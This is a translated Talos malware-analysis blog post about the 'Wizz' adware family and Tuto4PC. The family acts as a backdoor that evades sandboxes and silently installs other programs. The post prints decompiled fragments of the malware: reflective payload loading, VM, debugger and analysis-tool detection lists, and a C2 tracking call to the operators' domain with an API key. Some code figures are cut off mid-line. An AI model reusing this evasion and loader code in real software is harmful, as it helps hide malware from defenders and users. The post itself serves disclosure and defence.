2016 年 4 月 27 日，星期三

“WIZZARD”系列广告软件

本文由 Warren Mercer 在 Matthew Molyett 的帮助下编写而成

执行摘要

在 2015 年 9 月发布的一篇博客中，Talos 重点阐述了许多看似无害的软件其实都可以界定为恶意软件。鉴于此，本篇博客将介绍一类我们认为值得进一步揭秘的很有趣的“软件”。这种软件有几种可疑行为，包括：

- 尝试通过多种技术检测沙盒
- 尝试检测防病毒软件
- 尝试检测安全工具和调查分析软件
- 尝试检测远程桌面
- 在无用户交互或最终用户许可协议 (EULA) 的情况下，在终端主机上秘密安装软件
- 通过加密信道通知 C2 安装了哪些软件以及与之相关的“有效价格”

Talos 在自主进行的遥感勘测中发现“通用特洛伊木马”（通常为一段显示出恶意目的/行为的二进制代码）有所增加，但是目前可能没有与之关联的“产品系列”或任何其他能识别其身份的特性。在深入研究此“*通用特洛伊木马*”之后，Talos 发现了许多有趣的事，比如重复文件命名规则、托管特定二进制代码的 URL、检测规避行为和其他一些恶意特征。在 Talos 内部，我们使用多种沙盒环境，以便对我们用于分析“通用特洛伊木马”的恶意二进制代码进行大规模分析。有趣的是，有的二进制代码未能在我们的沙盒环境中执行，这使得我们要执行更全面的分析。结果，我们发现此软件的装机量涵盖互联网上的近 1200 万台计算机。当使用管理员权限进行安装时，该软件可以获得个人信息，安装并启动控制方上传的可执行程序。

显然，我们首先要明确如何界定广告软件和间谍软件。广告软件会尝试发送广告，这些内容不一定含有恶意，但可能会令人厌烦。与之相对，间谍软件则会尝试执行侦察类活动，例如记录您的按键、鼠标动作、截取屏幕等。公平的说，这两类软件都不是从用户的最佳利益出发的。

一系列以 WIZZ 开头的木马

撰写本文的起因是近期不断发现一系列具有相同命名规则的“*通用特洛伊木马*”：

- Wizzupdater.exe
- Wizzremote.exe
- WizzInstaller.exe
- WizzByPass.exe

所分析的每个样本的名称中都有“Wizz”，而此类唯一性样本大约有 7,000 个。
此外，我们还发现样本会与以下域通信：

- wizzuniquify.com
- wizztraksys.com
- auhazard.com

这为我们的研究提供了一个庞大的样本基数，以及托管样本的可能来源。

技术分析

Talos 对抵抗沙盒环境的样本执行了分析。为调查这些样本，我们开发了一个自定义沙盒来执行和分析这种恶意软件，以便更深入地探索所用的反沙盒技术。
这个特殊的样本使用多种方法防止对网络流量和实际源代码的分析。以下是该样本用于阻碍我们成功进行分析的技术 - 这是简单的“良性”广告软件/间谍软件很少具有的特质。

该二进制代码实际上是 .NET 编码的可执行程序，这意味着执行直接指令反汇编毫无意义，并且需要有 .NET 特定的工具才能进行静态分析，从而进一步了解相关行为。我们的自定义沙盒中包含进一步执行分析所需的工具。该样本使用非常有趣的方法来逃避检测，并阻止对网络流量和实际源代码的分析。

利用嵌入式文本资源，笔者可以在初始二进制代码中添加额外的负载。该间谍软件正是利用此技术来隐藏加密的负载。

- WizzByPass.Resources.key.wbp
- WizzByPass.Resources.resource.wbp

第一个嵌入式资源包含稍后用于解密受保护负载的密钥，第二个资源则是 base-64 编码的加密负载可执行文件。当 WizzByPass 启动器启动后，加密负载会使用被称为“反射”的 .NET 内省技术进行解密并执行。

```
MethodInfo entryPoint = Assembly.Load(this.ResourceBytes).EntryPoint;
if (entryPoint == null)
  throw new Exception("No Entry Point");
entryPoint.Invoke((object) null, (object[]) new string[1][]
{
  parameters
});
```

图 1.使用的 .NET 反射技术

一般来说，此类 .NET 执行会是无效的，因为 MSIL（Microsoft 中间语言）虚拟机无法识别反射加载组件中的符号。但是，此“软件”能检测到此情况，并确保在初始代码执行时，加载的模块会修改虚拟机状态以允许运行时通常支持的正确符号解析功能。其制作者可能使用了此方法来试图隐藏可执行文件内部的更多代码。

```
public static void LoadDLLs()
{
  AppDomain.CurrentDomain.AssemblyResolve += (ResolveEventHandler) ((sender, bargs) =>
  {
    string assemblyName = bargs.Name;
    if (bargs.Name.Contains(","))
      assemblyName = assemblyName.Split(',')[0];
    string str1 = new AssemblyName(assemblyName).Name + ".dll";
    Assembly executingAssembly = Assembly.GetExecutingAssembly();
    string[] manifestResourceNames = executingAssembly.GetManifestResourceNames();
    string name = (string) null;
    foreach (string str2 in manifestResourceNames)
    {
      if (str2.Contains(str1))
        name = str2;
    }
    if (name == null)
      return (Assembly) null;
    using (Stream manifestResourceStream = executingAssembly.GetManifestResourceStream(name))
    {
      byte[] numArray = new byte[manifestResourceStream.Length];
      manifestResourceStream.Read(numArray, 0, numArray.Length);
      return Assembly.Load(numArray);
    }
  });
}
```

图 2 - Wizzupdater 将自己伪装成 .NET 运行时的一部分

有人在监视吗？

在文章开头，我们谈到了本篇博客将介绍看似无害的程序如何演变为恶意程序 - 为此，这类软件会确保仅在非常特定的情况下，才执行完整的加密负载。

在执行加密负载时，这些软件会加载模块 Wizzupdater。此模块会尝试在执行之前验证该环境的安全状态。这是恶意软件中常见的技术，用于确保只有在恶意软件很可能有效并且不会被发现的环境中才会发生感染。至此，我们分析的样本已显示出与无害软件相比，在恶意软件中更为常用的技术。接下来我们的发现更为可怕，但在我们介绍之前，先来回顾一下后门的定义。思科对后门的定义是：“后门是有意创建、不公开且没有记录的接口。它可能来自于善意的客户支持工程师、第三方软件库或恶意攻击者的操作。在客户部署并使用某产品之后，攻击者可以使用漏洞攻击包在产品上安装后门。后门几乎被一致认为是错误的，因为是在客户不知情或未授权的环境下执行故意的操作。”请记住这个定义并随我继续后面的探讨，您将看到此软件是这一定义的最好例证。

我们在分析过程中发现此样本使用了以下的一系列检查，而且这些检查实际上是从验证阶段开始的。它会检查是否之前曾感染过这台计算机。还会检查注册密钥，如果存在注册密钥，则跳过环境检查并开始执行。

- HKLM\Software\WeAreWizzlabs

我们相信此注册密钥可以在制作者的开发系统中找到，这是为避免前面提到的环境检查 - 事实就是这样，所有软件开发者都知道自己的环境没有问题！制作者采用此功能是为确保在安装/测试任何功能构件的过程中，自己的环境不会受到影响。

然后，下一阶段（在无注册密钥的计算机上）是继续进行环境检查。在此阶段，该软件专注于各种安装和卸载密钥，我们认为那些密钥是以非常规方式与用户关联的 - 即在同一台计算机上使用调试工具、虚拟机环境和 VPN 的用户。这些工具通常还与用于恶意软件分析的虚拟机环境相关联。

```
"Software\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\PureVPN_is1",
"Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\PureVPN_is1",
"Software\\Wow6432Node\\Classes\\Installer\\Products\\FFAD27D72BCDB734CB22B4A2FB1264B2",
"Software\\Classes\\Installer\\Products\\FFAD27D72BCDB734CB22B4A2FB1264B2",
"Software\\Privax",
"Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\006adc251e9a903c",
"Software\\CyberGhost",
"Software\\Golden Frog, GmbH.\\VyprVPN",
"Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\80030f8e66f1b450",
"SOFTWARE\\Classes\\Virtual.Machine.VMC",
"SOFTWARE\\Wow6432Node\\Classes\\Virtual.Machine.VMC",
"Software\\Oracle\\VirtualBox",
"Software\\VMware, Inc.",
"Software\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\Fiddler2",
"Software\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\Fiddler2",
"Software\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\Wireshark",
```

图 3 - 安装和卸载注册密钥检查

除此之外，二进制代码还将检查正在运行的进程，以便了解当前是否正在使用任何分析、调试、进程监控或远程访问工具。

```
!System.IsProssRunning("HMA! Pro VPN") &&
(!System.IsProssRunning("TeamViewer_Desktop") && !System.IsProssRunning("DFServ")) &&
(!System.IsProssRunning("Fiddler") && !System.IsProssRunning("Wireshark") && (!System.I
(
    !System.IsProssRunning("Procmon") &&
    !System.IsProssRunning("OLLYDBG") &&
    (
        !System.IsProssRunning("Regshot-x64-Unicode.exe") &&
        !System.IsProssRunning("Regshot-Unicode.exe")
    ) &&
    (
        !System.IsTaskMgrRunning() &&
        !System.IsRegEditRunning() &&
```

图 4 - 运行进程检查

有一种众所周知的反虚拟机和反分析方法，就是检查开箱即用的虚拟机上的常见虚拟机实例的注册。这通常是针对当前的系统执行常用虚拟化应用名称的检查，例如“vmware”或“xen”，甚至像“virtual”或“vm”这样通用的名称；接着可通过枚举注册密钥和 BIOS 进一步检查主硬盘名称，以检查对虚拟化产品的引用。

```
public static bool IsRunningVM()
{
  List<string> list = new List<string>()
  {
    "vbox", "vmware", "parallels", "parallels vm", "xen", "virtual", "VM"
  };
  if (RegSystem.IsOneExist(new List<string>()
  {
    "SOFTWARE\\Classes\\Virtual.Machine.VMC",
    "SOFTWARE\\Wow6432Node\\Classes\\Virtual.Machine.VMC",
    "Software\\Oracle\\VirtualBox",
    "Software\\VMware, Inc."
  }))
    return false;
  string str1 = RegSystem.GetValue("HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\services\\Disk\\Enum", "0");
  string str2 = RegSystem.GetValue("HKEY_LOCAL_MACHINE\\HARDWARE\\DESCRIPTION\\System\\BIOS", "SystemManufacturer");
  foreach (string str3 in list)
  {
    if (str1.ToLower().Contains(str3.ToLower()) || str2.ToLower().Contains(str3.ToLower()))
```

图 5 - 虚拟机检查

接下来，通过查看受害计算机 TCP 端口的使用情况来检查远程访问，此检查是为了寻找正在使用的 TCP 端口 5900 - 5904。这些端口是 VNC 等远程访问工具常用的端口。

```
!System.IsPortInUse(5900) &&
!System.IsPortInUse(5901) &&
(
    !System.IsPortInUse(5902) &&
    !System.IsPortInUse(5903)
) &&
!System.IsPortInUse(5904));
```

图 6 - TCP 端口检查

如果上述任何一项检查返回 TRUE，则启动器退出，系统上无任何更改，当然，除非 WeAreWizzlabs 注册密钥已经存在。加载的模块不会安装，并且系统恢复正常状态。

听起来像后门？

在我们的自定义沙盒内，启动器已执行而我们的 WeAreWizzlabs 注册密钥使我们的分析工具可以避开检测。此模块即已执行并安装在受害计算机上。尽管是在我们的监视之下，这应该是此软件创建者期望进入的阶段，并且当他们进入此阶段后，他们可以随意执行以下任意一种命令。

首先是安装最有用的模块 - 能够下载并执行任何其他远程托管的可用二进制代码，此代码包含发送回 WizzLabs 的消息，用以提供有关执行是否成功的反馈。通过此访问，攻击者可以在没有任何用户交互的情况下将任意软件植入受害者计算机上。

以下是事件摘要的详细信息，显示了在受害计算机上的执行过程中发生具体步骤。这里显示了下载响应信息、临时路径创建、响应/反馈信息和执行后的情况。

图 7 - 事件摘要

在返回控制方的通信过程中，我们发现的消息结构已在 TLS 数据流中加密。



图 8 - 消息结构

此模块还利用了以下预检查和后检查。这是为了验证特定应用（比如浏览器和防病毒软件）的存在，以及执行其他检查。防病毒检查有一个明显问题是，合法软件为什么会对受害计算机上存在的防病毒进程如此在意呢？一个合理的解释就是它不希望被识别出来，以免被隔离后无法执行。真正的恶意软件也具有这个特征。

图 9 - 预检查和后检查

利用此可用命令列表，可在受害计算机上执行大量侦查活动，并且提供远程执行功能。全权委托环境是他们所期望的，他们现在可以不公开地完全控制受害计算机。这位制作者在普通用户几乎无法察觉的情况下执行了所有这些功能，从而植入秘密的采集进程。结论是，这位制作者花费大量的时间进行探索和实施都是为了避免被检测到。

解锁二进制代码

应该说，对恶意软件执行分析的最佳方法是构建一个可以完成执行并分析感染路径、网络流量和相关命令实例的环境。

为此，我们重点关注了初始感染链，以便了解和识别恶意样本源。我们从针对恶意“*Wizz*.exe*”样本的 GET 请求着手，然后用于抽取样本的用户代理中显现出了一种模式。我们采集了一组样本，231 个实例，并找到了 19 个正在使用的唯一用户代理。然后，我们将其分解如下

- fst_cl_*
- gmsd_au_*
- DailyPcClean Support-*
- gmsd_us_*
- fst_jp_*
- ospd_us_*
- fst_fr_*
- gmsd_es_*
- mpck_us_*
- mbot_nz_*
- gmsd_us_*
- sun3-SunnyDay3
- dply_en_*

通过使用这些用户代理，我们总结出这组样本包含多个国家/地区的感染以及多个初始阶段“植入程序”软件。在这组样本中观察到的国家/地区代码有美国、澳大利亚、日本、西班牙、法国、新西兰和英国。

我们随机选择了“*ospd_us_*”并开始确定 *1)* 这是什么 *2)* 它来自哪里。此用户代理引导我们发现了许多其他的感染。我们发现有最早到 2014 年的合法文件和盗版文件（游戏、应用程序）遭受感染。

我们发现他们的共同之处是都有名为“OneSoftPerDay”的广告软件，它能诱使用户下载可提供廉价或免费软件（比如游戏）的构件。此软件是用一家法国教程网站“Tuto4PC”（稍后我们会做进一步详细介绍）拥有的证书签名的。

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            11:21:4e:18:67:71:90:94:2d:49:07:3e:30:c5:2d:17:c3:51
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=BE, O=GlobalSign nv-sa, CN=GlobalSign CodeSigning CA - SHA256 - G2
        Validity
            Not Before: Oct 27 12:32:39 2014 GMT
            Not After : Dec  7 16:27:40 2015 GMT
        Subject: C=FR, ST=Ile-de-France, L=Paris, O=Tuto4PC.com, CN=Tuto4PC.com/emailAddress=contact@tuto4pc.com
        Subject Public Key Info:
```

图 10 - Tuto4PC.com 数字签名的可执行文件

运行此样本广告软件的结果是会下载 Wizzupdater，然后执行并立即退出。当然，因为 Wizzupdater 后门检测到有虚拟机，所以什么都不会发生。我们进行了恢复，在我们的 HIVE 中创建了“WeAreWizzLabs”项，安装了 OneSoftPerDay,然后再看！

```
"precheck_categories": {
  "relation_condition": "AND",
  "categories": [
    {
      "relation_condition": "AND",
      "checks": [
        {
          "requirement": "OK_IF_DOESNT_EXIST",
          "type": "windows",
          "option": null,
          "key": "WIN10"
        }
      ]
    },
    {
      "relation_condition": "AND",
      "checks": [
        {
          "requirement": "OK_IF_DOESNT_EXIST",
          "type": "registry",
          "option": null,
          "key": "SOFTWARE\\Wow6432Node\\norton"
        },
        {
          "requirement": "OK_IF_DOESNT_EXIST",
          "type": "registry",
          "option": null,
          "key": "SOFTWARE\\Wow6432Node\\KasperskyLab"
        },
```

图 11 - 预检查

这次没发生虚拟机中止，Wizzupdater 在下载后继续执行。在与 CNC 服务器通信后，收到了任务分配。要安装的每个产品都随附“precheck_categories”，第三方制作者在其中指定了其产品运行之前有何系统要求。

图 12 - 观察到新模块

此“salesConfig”“提供”的参数信息包括：

- effective_price - 从来都不是用户支付的，事实上，用户从未看到此参数。
- eula - 一种“最终用户许可证用户”[其中协议“Aggreement”误拼为“Aggrement”，原文如此]，同样，也从未被用户看到或接受。
- partner_name - csdi+[PartnerName]，我们相信这是稍后下载的软件。
- params -“/S”表示...静默。用户毫不知情。
- download_link - 后门下载二进制代码的来源。
- download_name - 不是提供的，可执行文件以随机名称保存。

此模块在最终用户没有任何交互、同意或选择的情况下安装了“System Healer”软件。

System Healer 是一个臭名昭著不受欢迎的程序（简称 PUP）。它似乎没有任何用户交互，看来自动化是我们 WizzLabs 团队的最爱！我们的实例显示我们有“12 个系统问题”并且“找到了 68 个注册表项”，最后发现了一点“隐私问题”，这里此应用程序未能做到真正提供有关这些发现的详情。



图 13 - System Healer - 请注意注册请求。读取：支付！

提供的唯一补救机制是“Heal Issues”按钮。我们确实尝试过注册该产品，在我们尝试时出现了另一个二进制可执行文件 (HealerCheckOut.exe)，此文件在与 securedshopgate.com 网站通信失败后崩溃，而此网站为我们提供了购买另一个名为“PCUtilities Pro”的软件的机会

图 14 - PCUtilities Pro

而后，进一步延迟购买 System Healer 应用，导致产品为我们提供了一些帮助“如需帮助，请拨打免费电话：877-499-1423”- 查找此号码后我们发现其指向各种网站和呼叫查询数据库，它们都将该号码识别为与欺诈有关。

该模块在获取新软件包的整个过程中都使用 HTTPS 通信。通过强制使用我们自己的 root 证书并执行 MiTM 攻击（中间人攻击），我们能够监控 CNC 流量。

HTTPS	agent.wizztrakys.com	/tuto/wizzmonetize/sales_tuto1_tutoproduct_tuto_1_lowquality_registry_csdisystemhealer1_systemhealer_try
HTTPS	agent.wizztrakys.com	/tuto/wizzmonetize/sales_tuto1_tutoproduct_tuto_1_lowquality_browser_browserdeskbar1_browserdeskbar_executed
HTTP	www.mediafire.com	/download/853a63rz5wxgi35/WikiZ.5.1.3tc.exe
HTTP	da.systemhealerho...	/351002476/SystemHealer.exe
HTTPS	agent.wizztrakys.com	/tuto/wizzmonetize/sales_tuto1_tutoproduct_tuto_1_lowquality_search_csdiamonetize2_snapdo2_done
HTTP	download693.media...	/swgw1wkbqs6g/853a63rz5wxgi35/WikiZ.5.1.3tc.exe
HTTPS	agent.wizztrakys.com	/tuto/wizzmonetize/sales_tuto1_tutoproduct_tuto_1_lowquality_registry_csdisystemhealer1_systemhealer_executed
HTTPS	agent.wizztrakys.com	/tuto/wizzmonetize/sales_tuto1_tutoproduct_tuto_1_lowquality_registry_csdisystemhealer1_systemhealer_done

图 15 - 解密后的 System Healer HTTPS 流量

我们发现一个名为“SalesProductType”的字段，我们认为它被用于处理统计和分析信息以跟踪成功销售/安装的情况。

```
SendFullTag(string tag)

ameters = "api_key=e3b93cef-8bd4-11e5-8538-0cc47a47968c";
ster("https://agent.wizztrakys.com/csdi/wizzmonetize/sales_" +
            TrackingService.SalesFormName + "_" +
            TrackingService.BuyingProductName + "_" +
            TrackingService.BuyingPartnerName + "_" +
            TrackingService.BuyingChannelName + "_" +
            TrackingService.SalesChannelName + "_" +
            this.SalesProductType + "_" +
            this.SalesPartnerName + "_" +
            this.SalesProductName + "_" + tag
            , parameters).getResponse();
```

图 16 - SalesProductType

通过 HTTPS 解密，我们能够确定这些安装的操作者使用了以下潜在方法来执行多种操作，看起来是用“尝试”功能来确定额外的检查信息：

- adinjection
- browser
- nonsearch
- utility

- csdiproducts
- datacollection
- registry



图 17 - HTTP GET 尝试功能

通过用初始“OneSoftPerDay”成功感染我们的计算机，我们成为了“WizzByPass”后门模块的受害者，此模块然后将其他广告软件下载到我们的计算机上，此过程完全没有任何用户交互。

在我们发现所有这些情况之后，我们觉得应该最终可以防御这种威胁。我们为您展示了一段复杂的二进制代码，保护严密，使用反沙盒和分析功能的多种方法。

图 18 - 保护层

此二进制代码使用 AES256 加密。在没有正确密钥的情况下解密此类二进制很困难。但是，看起来制作者重复使用了 MSDN 论坛上介绍的加密技术，实施的技术完全相同，使用的密钥值也相同。



图 19 - WizzByPass.exe 中使用的密码变量

回过来看三个月中可能有问题的文件，疯狂散播这些密码变量中几乎每个实例都是 Wizz 组件。其余都是微不足道的代码测试，并没有实际功能。因此，Wizz 开发者实际上只是用从 MSDN 加密指南中复制的密码变量就让代码上线了。

这里有趣的地方在于，制作者虽然在防沙盒、反分析技术上耗费了大量时间，但却没有在加密上花费相同的时间和精力，而只是从 MSDN 博客复制和粘贴。

TUTO4PC

回到前文中提到 Tuto4PC，我们通过此广告软件/间谍软件活动找到并观察到的所有域都归 Tuto4PC 或其他子公司所有。这些网站试图通过域混淆技术模糊处理域名所有权的详细信息，但这并不重要，我们还是能够使用反向 whois 配合所有关联域名提供的大量联系地址来跟踪这些域：

cbc03bc37fae9b4fd4d76a08a42a9fdb-1077611@contact.gandi.net
cbcc029ad5583bbabb105ea8275dcf52-1473388@contact.gandi.net
395087559d9bc5d33aeb738c2e7b8656-1339048@contact.gandi.net

通过这种方法，我们识别出多个用于散播初始广告软件或 wizz*.exe 二进制代码的域。这些域具有各种类似“PC 清理”、“免费游戏”和“工作邀请”的名称，所有域名的合法性都值得质疑。显然，这些域的目的是引诱用户，作为诱饵吸引其进行下载活动。此技术并不是新出现的，在许多其他威胁中早已使用此技术吸引用户下载恶意负载。

Infact Tuto4PC 和 Wizzlabs 共享大量基础设施。它们的域、邮件、名称服务器等均使用相同的 OVH 托管服务提供商。

图 20 - Wizzlabs 和 Tuto4PC 的共享基础设施

我们分析的软件 (OneSoftPerDay) 由 Tuto4PC 签名进行数字签名。这里意想不到的方面是，Tuto4PC 之前在与法国官方有关获取处理用户信息许可的交互中得到了负面回复。Tuto4PC 向 Conseil d ' Etat（就议案、法令和部分命令准备事宜为政府提供意见的法国政府机构）提出了以下要求：

- 废除法国信息和自由委员会 2012 年 10 月 16 日关于命令 Tuto4PC 实施客户个人身份信息保护方针的第 2012-032 号决定
- 废除法国信息和自由委员会 2013 年 3 月 18 日拒绝 Tuto4PC 上诉的决定
- 要求法国政府根据行政司法条款 L. 761-1，支付 4,000 欧元

ZDNet 的另一篇文章进一步介绍，尽管 Tuto4PC 在 2015 年再次被勒令终止此类行为，但他们仍然屡教不改。我们找到进一步的信息，表明 Tuto4PC 似乎在继续向用户提供软件、广告软件/间谍软件平台，而后在用户不知情的情况下，在各个步骤发送更多潜在广告软件/间谍软件到用户的计算机上。

Tuto4PC 是在另一家广告软件公司决定更名时成立的。Journaldunet 解释这一突然更名事件的文章详细介绍了其以前的 Eorezo Group 公司如何在 2011 年 7 月决定由 Tuto4PC 公司执行其在法国 Alternext（一家泛欧交易所）的 IPO。这时 Tuto4PC 焕发出生机并开始提供其免费教程。

Eorezo Group 还将商业模式定位为通过广告软件创造收入。Tuto4PC 改变了策略，开始在其网站上提供各种软件包的教程。

根据 Jean-Luc 的 LinkedIn 简介，当 2014 年初 Tuto4PC 高管 Jean-Luc Haurais 成为 Audio-3D & Wizzlabs 的联合创始人兼 COO 后，Wizzlabs 开始投入运转。而后，wizz-labs.com 域于 2014 年 3 月诞生。

